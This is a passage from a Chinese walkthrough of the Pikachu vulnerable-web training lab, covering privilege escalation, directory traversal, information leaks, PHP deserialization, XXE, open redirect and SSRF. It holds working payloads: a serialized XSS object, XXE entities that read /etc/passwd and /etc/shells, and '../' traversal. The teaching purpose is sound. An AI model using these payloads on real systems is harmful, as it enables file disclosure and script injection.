vince	boy	18626545453	vince@pikachu.com	chain
allen	boy	13676767767	allen@pikachu.com	nba 76
kobe	boy	15988767673	kobe@pikachu.com	nba lakes
grady	boy	13676765545	grady@pikachu.com	nba hs
kevin	boy	13677676754	kevin@pikachu.com	Oklahoma City Thunder
lucy	girl	12345678922	lucy@pikachu.com	usa
lili	girl	18656565545	lili@pikachu.com	usa
asda	sda	dasda	da	da

然后你就看到了刚刚创建的用户


这样用普通管理员去做超级管理员的操作就是垂直越权

目录遍历


在 web 功能设计中,很多时候我们会需要将需要访问的文件定义成变量,从而让前端的功能更加的更加灵活。 当用户发起一个前端的请求时,便会将请求的这个文件的值(比如文件名称)传递到后台,后台再执行其对应的文件。 在这个过程中,如果后台没有对前端传进来的值进行严格的安全考虑,则攻击者可能会通过“../”这样的手段让后台打开或者执行一些其他的文件。 从而导致后台服务器上其他目录的文件结果被遍历出来,形成目录遍历漏洞。



我们先打开一下这个文件,发现后面有文件的名字,我们去尝试修改这个 url 或者我们直接把后面的删除掉



我把后面一大段都删除了之后就看到了这个，



当我再删除一个的时候直接显示出了各个文件，这样我想访问哪个就可以访问哪个

或者我换一种方法去实践，在后面加../../../



也能看到，这就是目录遍历，如果你想看其他的，你就要知道他的路径。

敏感信息泄露


由于后台人员的疏忽或者不当的设计，导致不应该被前端用户看到的数据被轻易的访问到。

比如：

---通过访问 url 下的目录，可以直接列出目录下的文件列表；

---输入错误的 url 参数后报错信息里面包含操作系统、中间件、开发语言的版本或其他信息；


---前端的源码（html,css,js）里面包含了敏感信息，比如后台登录地址、内网接口信息、甚至账号密码等



打开这个登陆页面，发现不用登陆也能看到 abc.php（把 find 删除即可）



还在源码上看到了测试账号



PHP 反序列化

在理解这个漏洞前,你需要先搞清楚 php 中 `serialize()`, `unserialize()`这两个函数。

序列化 `serialize()`

序列化说通俗点就是把一个对象变成可以传输的字符串,比如下面是一个对象:

```
class S{

    public $test="pikachu";

}
```

```
$s=new S(); //创建一个对象
```

```
serialize($s); //把这个对象进行序列化
```

序列化后得到的结果是这个样子的:O:1:"S":1:{s:4:"test";s:7:"pikachu";}

O:代表 object

1:代表对象名字长度为一个字符

S:对象的名称

1:代表对象里面有一个变量

s:数据类型

4:变量名称的长度

test:变量名称

s:数据类型

7:变量值的长度

pikachu:变量值

反序列化 unserialize()

就是把被序列化的字符串还原为对象,然后在接下来的代码中继续使用。

```
$u=unserialize("O:1:\"S\":1:{s:4:\"test\";s:7:\"pikachu\";}");
```

```
echo $u->test; //得到的结果为 pikachu
```

序列化和反序列化本身没有问题,但是如果反序列化的内容是用户可以控制的,且后台不正当的使用了 PHP 中的魔法函数,就会导致安全问题

常见的几个魔法函数:

__construct() 当一个对象创建时被调用

__destruct() 当一个对象销毁时被调用

__toString() 当一个对象被当作一个字符串使用

__sleep() 在对象在被序列化之前运行

__wakeup 将在序列化之后立即被调用

漏洞举例:

```
class S{

    var $test = "pikachu";

    function __destruct(){
```

```

        echo $this->test;

    }

}

$s = $_GET['test'];

@$unser = unserialize($a)

payload:O:1:"S":1:{s:4:"test";s:29:"<script>alert('xss')</script>";}

```

我们根据上边的逻辑进行构建，生成我们的 payload。

(1) 我们在我们的站点环境根目录下创建一个 PHP 文件，写一段我们的 PHP 代码如下：

```

<?php

class S{

    var $test = "<script>alert('xss')</script>";

}

echo '<br>';

$a = new S();

echo serialize($a);

```


?>

访问上面的 php 文件，查看源码，复制 echo 的内容

```
<br>O:1:"S":1:{s:4:"test";s:29:"<script>alert('xss')</script>";}
```

提交下面的 payload

```
O:1:"S":1:{s:4:"test";s:29:"<script>alert('xss')</script>";}
```



XXE 漏洞利用

"xml 外部实体注入漏洞"。

概括一下就是"攻击者通过向服务器注入指定的 xml 实体内容,从而让服务器按照指定的配置进行执行,导致问题"

也就是说服务端接收和解析了来自用户端的 xml 数据,而又没有做严格的安全控制,从而导致 xml 外部实体注入。

现在很多语言里面对应的解析 xml 的函数默认是禁止解析外部实体内容的,从而也就直接避免了这个漏洞。

以 PHP 为例,在 PHP 里面解析 xml 用的是 libxml,其在 $\geq 2.9.0$ 的版本中,默认是禁止解析 xml 外部实体内容的。

本章提供的案例中,为了模拟漏洞,通过手动指定 LIBXML_NOENT 选项开启了 xml 外部实体解析。

XML 概念

XML 是可扩展的标记语言 (eXtensible Markup Language) , 设计用来进行数据的传输和存储, 结构是树形结构, 有标签构成, 这点很像 HTML 语言。但是 XML 和 HTML 有明显区别如下:

XML 被设计用来传输和存储数据。

HTML 被设计用来显示数据。

XML 结构

第一部分: XML 声明部分

```
<?xml version="1.0"?>
```

第二部分：文档类型定义 DTD

```
<!DOCTYPE note[
```

```
<!--定义此文档是 note 类型的文档-->
```

```
<!ENTITY entity-name SYSTEM "URI/URL">
```

```
<!--外部实体声明-->
```

第三部分：文档元素

```
<note>
```

```
<to>Dave</to>
```

```
<from>Tom</from>
```

```
<head>Reminder</head>
```

```
<body>You are a good man</body>
```

```
</note>
```

根据这个格式，我们去构造一个 payload，去查看他/etc/passwd 文件

```
<?xml version = "1.0" encoding="UTF-8"?>
<!DOCTYPE name [
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<name>&xxe;</name>
```


<?xml version = "1.0" encoding="UTF-8"?>

<!DOCTYPE name [

<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

<name>&xxe;</name>

然后得到



或者我们去看一下他定义的 bash

```
<?xml version = "1.0" encoding="UTF-8"?>
<!DOCTYPE name [
<!ENTITY xxe SYSTEM "file:///etc/shells">]>
<name>&xxe;</name>
```

<?xml version = "1.0" encoding="UTF-8"?>

<!DOCTYPE name [

<!ENTITY xxe SYSTEM "file:///etc/shells">]>

<name>&xxe;</name>



不安全的 URL 重定向

由于应用越来越多的需要和其他的第三方应用交互,以及在自身应用内部根据不同的逻辑将用户引向到不同的页面,譬如一个典型的登录接口就经常需要在认证成功之后将用户引导到登录之前的页面,整个过程中如果实现不好就可能导致一些安全问题,特定条件下可能引起严重的安全漏洞


URL 重定向漏洞原理

对于 URL 跳转的实现一般会有几种实现方式:

META 标签内跳转


javascript 跳转

header 头跳转



这里有 4 个 url，前几个都不会跳转，当时我点第 4 个的时候就开始跳转了


找到他的前端源代码



我们把第 4 个改成 `www.baidu.com`

```
<pre>
空白
<a href="urlredirect.php">像春天的花一样的少年</a>
空白
<a href="urlredirect.php">像夏天的雨一样的少年</a>
空白
<a href="urlredirect.php?url=unsafere.php">像秋天的风一样的少年</a>
空白
<a href="urlredirect.php?url=www.baidu.com">我就是我,放荡不羁的我</a>
空白
```

当你再点击的时候你会发现你跳转到了 `www.baidu.com` 的页面上了



SSRF（服务器端请求伪造）

其形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能,但又没有对目标地址做严格过滤与限制

导致攻击者可以传入任意的地址来让后端服务器对其发起请求,并返回对该目标地址请求的数据

数据流:攻击者----->服务器----->目标地址

Curl



进入这个平台发现里面有一个链接

点进去之后会出现一首诗

我们查看他的前端源代码



看到他把链接定义到了 `http://127.0.0.1/vul/vul/ssrf/ssrf_info/info1.php` 上

我们修改成 `www.baidu.com`



再去点那个链接




我们就跳转到了百度的页面上

SSRF (file_get_content) 实验步骤

我们先进入首页




点一下那个链接



发现 url 变成这样了

file_get_content 可以对本地和远程的文件进行读取, 比如



我这边直接使用 filter 读取这个页面的源码，以 base64 的格式返回给我